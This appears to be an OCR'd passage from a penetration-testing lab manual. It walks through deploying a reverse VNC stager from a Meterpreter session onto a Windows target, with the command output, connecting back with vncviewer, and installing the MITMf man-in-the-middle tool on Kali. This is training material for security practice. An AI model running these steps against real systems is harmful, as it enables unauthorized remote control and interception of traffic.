
  - This should discover the password "student" for the user "student".
- Deploy a reverse VNC payload on the target.
  - In your meterpreter session (the one that you used with "smart_hashdump", launch the command "run vnc -O -V".
    - This will inject a VNC reverse TCP stager on the target.

```
meterpreter > run vnc -O -V
[*] Creating a VNC reverse tcp stager: LHOST=192.168.4.60 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\student\AppData\Local\Temp\pUDVsBwg.exe (
must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.4.60:4545...
meterpreter >
```

- Connect with "vncviewer" to the local VNC agent endpoint.
  - The result should be a remote VNC connection from the target.

```
root@kali17:~# vncviewer 192.168.4.60
```

    - Verify that the VNC connection is operational.



2. Appendix: setup of MITMf on Kali 2017.

- Make sure that Kali has all the updates installed.
  - #apt update
  - #apt upgrade
  - #apt get-update
  - #apt get-upgrade
- Reboot.
- Install:
  - #apt-get install python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-dev libssl-dev libjpeg-dev libxml2-dev libxslt1-dev libcapstone-dev libffi-dev file
  - #pip install virtualenvwrapper.
- Modify "/root/.bashrc":
  - Add the line "source /usr/local/bin/virtualenvwrapper.sh".
- Do:
  - "source /usr/local/bin/virtualenvwrapper.sh".
  - "cd /root".
  - "mkvirtualenv MITMf -p /usr/bin/python2.7" (prompt will change).
  - "git clone https://github.com/byt3bl33d3r/MITMf".
  - "cd MITMf && git submodule init && git submodule update --recursive".
  - Modify "requirements.txt":
    - Change "git+git://...." into "git+http://...".
  - "pip install -r requirements.txt".
- Installation should be complete:
  - "python mitmf.py --help".